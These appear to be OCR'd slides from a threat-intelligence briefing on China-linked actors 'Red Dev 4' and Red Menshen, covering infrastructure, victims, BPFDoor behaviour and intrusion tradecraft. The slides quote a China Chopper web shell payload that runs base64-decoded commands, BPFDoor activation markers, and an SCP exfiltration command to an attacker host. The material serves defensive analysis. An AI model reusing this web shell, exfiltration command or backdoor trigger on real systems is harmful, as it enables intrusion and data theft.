
```
varc=newSystem.Diagnostics.ProcessStartInfo(System.Text.Encoding.
GetEncoding(65001).
GetString(System.Convert.FromBase64String(Request.Item["z1"])));
vare=newSystem.Diagnostics.Process();
varout:System.IO.StreamReader,EI:System.IO.StreamReader;
c.UseShellExecute=false;
c.RedirectStandardOutput=true;c.RedirectStandardError=true;
e.StartInfo=c;c.Arguments="/c"+System.Text.Encoding.GetEncoding(65001).
GetString(System.Convert.FromBase64String(Request.Item["z2"]));
e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();
Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```



The module output contains all commands and responses from the Chopper shell. The module will decode the entire PCAP and separate the each command parameter 'z0', 'z1', 'z2' on a separate line. These 'z' parameters in the form data contain the arguments to commands , which are passed from the Chopper client to the server payload. While the commands are encoded in either base64 or hex, the responses are not encoded.

Red Dev 4 - Infrastructure


- `SoftEther VPN Server` banner or default ports open
- IP addresses which host or have hosted a *hinitial[.]com* domain are listed below:



GALLIUM domains reported to be hosted on Hong Kong and Taiwan-based infrastructure

Shift to GHOST infrastructure

Red Dev 4 - Upstream infrastructure



SoftEther Client

SoftEther VPN Server

UDP/40000
(40000-44999)

Default
TCP/443
TCP/992
TCP/5555

SHA-1	279e4d2248f53d3f8c6b4db41634e64e1787f58b
Serial No.	0
Subject DN	CN=bbb
Issuer DN	CN=bbb
Issued	2018-11-27
Expires	2028-11-24

- Reconnaissance
- Browsing
- Exploitation

This certificate looks familiar…

Red Dev 4 - Certified Nuisance


SHA-1	76efd8ef3f64059820d937fa87acf9369775ecd5
Serial No.	0
Subject DN	CN=bbb
Issuer DN	CN=bbb
Issued	2020-09-03
Expires	2030-09-01

Served by


95.85.67[.]219 → Hosted →

t1.hinitial[.]com
v3.hinitial[.]com

Red Dev 4 - Actor operations




Red Dev 4 - Victimology



🟧 **Suspected victim countries**:

- Afghanistan
- Argentina
- Austria
- Cambodia
- Colombia
- Egypt
- Hong Kong
- Italy
- Nepal
- Sierra Leone
- South Africa
- Sri Lanka
- Turkey

Red Dev 4 - Geopolitical Timeline



China and Sierra Leone agree fishing harbour deal

Feb 2022
We begin to track infrastructure and observe the suspected compromise of multiple Sierra Leone telecommunication providers

Argentina joins China's Belt and Road Initiative

Nepal faces geopolitical pressure over US grant

March 2022
We observe the suspected compromise of a Nepalese telecommunications provider

March 2022
We observe the suspected compromise of multiple Argentina telecommunications providers

April 2022
Sri Lankan telecommunications provider beacons to a Red Dev 4 C2

China begins discussions with Sri lanka on refinancing debt

Turkey's president voices concerns over Sweden and Finland's NATO membership

May 2022
A Colombian mobile telecommunications company elicits victim-like behaviour

Presidential election in Colombia takes place with China making recent additions to the Belt and Road Initiative from Latin American countries

June 2022
Turkish telecommunications provider communicates with Red Dev 4 IP

3

Red Menshen a.k.a. DecisiveArchitect

Red Menshen

Origin

We assess that Red Menshen is almost certainly a China-based threat actor. This is based on:

- UTC+8 time zone
- Choices of tooling
- Other technical indicators

Targeting - Sectoral

Red Menshen typically targets the following sectors:

- Government
- Education
- Logistics
- Telecoms

Targeting - Regional

Red Menshen has targeted:


- Asia
- Middle East
- USA

Tooling

Red Menshen has used the following tools:

- **BPFDoor**
- ReGeorg
- Mangzamel
- Custom and off-the-shelf Windows tools
- Metasploit

BPFDoor - Execution Flow



Execution
Execution achieved via modified init script

```
[ -f /etc/sysconfig/rpcbind.conf
] && /etc/sysconfig/rpcbind.conf
```

Copy and Exit
BPFDoor copies itself to /dev/shm, executes the copy, then exits

Initialisation
Check / Create lock file
Process renaming
Delete copied file


Networking Layer
Open socket
Bind BPF Filter to socket
Await marked traffic

Backdoor activation
Red Menshen uses a controller binary to activate BPFDoor

Actions
Root shell
Type based on password


BPFDoor - Spotlight on Networking

- BPFDoor opens a SOCK_RAW or AF_PACKET socket and attaches a BPF filter
- This looks for marked traffic



```
{72 55 … } (UDP/ICMP)
{52 93 … } (TCP)
```

- Other versions support marker {39 39 39 39} at specific offsets – used as HTTP POSTs



```
POST /aaaaaaaaaaaaaaaaaaaa9999
POST /UploadFile.aspx?id=099990
```

- `Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.5389.90 Safari/537.36`

BPFDoor Networking 2 - Functions Exposed

Reverse Shell

- Password begins “s”
- Connect back to specified IP and port
- Shell over an encrypted channel
- RC4 or TLS

Redirected bind shell

- Password begins “j”
- Bind a high port
- Use IPTables to redirect traffic to this port
- Encrypted channel

ICMP Shell


- Password begins “i”
- Seen in rarer variants
- Shell traffic in plaintext
- ICMP traffic has distinct markers – e.g. ID 1234

Monitor Packet

- Password unrecognised
- Send UDP “1” to IP and port
- Check for presence of BPFDoor
- Phased out in late 2021

BPFDoor Victimology

Detected by monitor packet scans




15

Countries

- Afghanistan
- Cambodia
- China
- Hong Kong
- India
- Kyrgyzstan
- Macau
- Malaysia
- Myanmar
- Serbia
- South Korea
- Taiwan
- Turkey
- USA
- Vietnam

Red Menshen on Network

- Lateral Movement with BPFDoor
  - Deploy a controller binary to an internet-facing victim
  - Use this to activate multiple internal BPFDoor victims
  - Move through victim network




Red Menshen on Network


- Data Exfiltration over SCP
  - `scp -o UserKnownHostsFile=/dev/null -i ./id -P 443 [file] sss@[host]:/home/sss`
- Controller invocation
  - `./lv -h [internal IP] -d 80 -s 80 -i`
- Deployment of webshells - e.g. ReGeorg
  - ReGeorg deployed to internet-facing systems
  - Access to hosts later infected with BPFDoor
- Windows environments
  - Seen in early stage intrusions
  - Primary implant: Mangzamel
    - Open-sourced CN malware
    - Samples byte-identical other than C2 config
    - C2s on AS55933
  - Custom and off-the-shelf network enumeration tools

Red Menshen - Additional Linux Tools

- We’ve seen Red Menshen deploy additional tools into Linux hosts
  - Often staged into `/dev/shm`
- One victim uploaded the following, minutes apart:
  - `s` - Python-based scanning tool
    - Simple port scanner with NetBIOS and HTTP scan capabilities
      - `775542828242e64e8b61f136262c289ef002bb0ae15baf510f257cbd40936014`
  - v - Struts2 CVE-2017-5638 Exploit
    - `7d7d72f720f1fc64e9de62e9b316b929f0087b970ec38893540d7e5c2be9dbf5`
    - Contains an IP related to a HK University
  - `pnew.exe`
    - `c01ca5ceaaafbb6513926c0c2f95e03a9ddaa312adb6671c8c2b1413755cbc1a`
    - Windows PrintSpoofer LPE tool



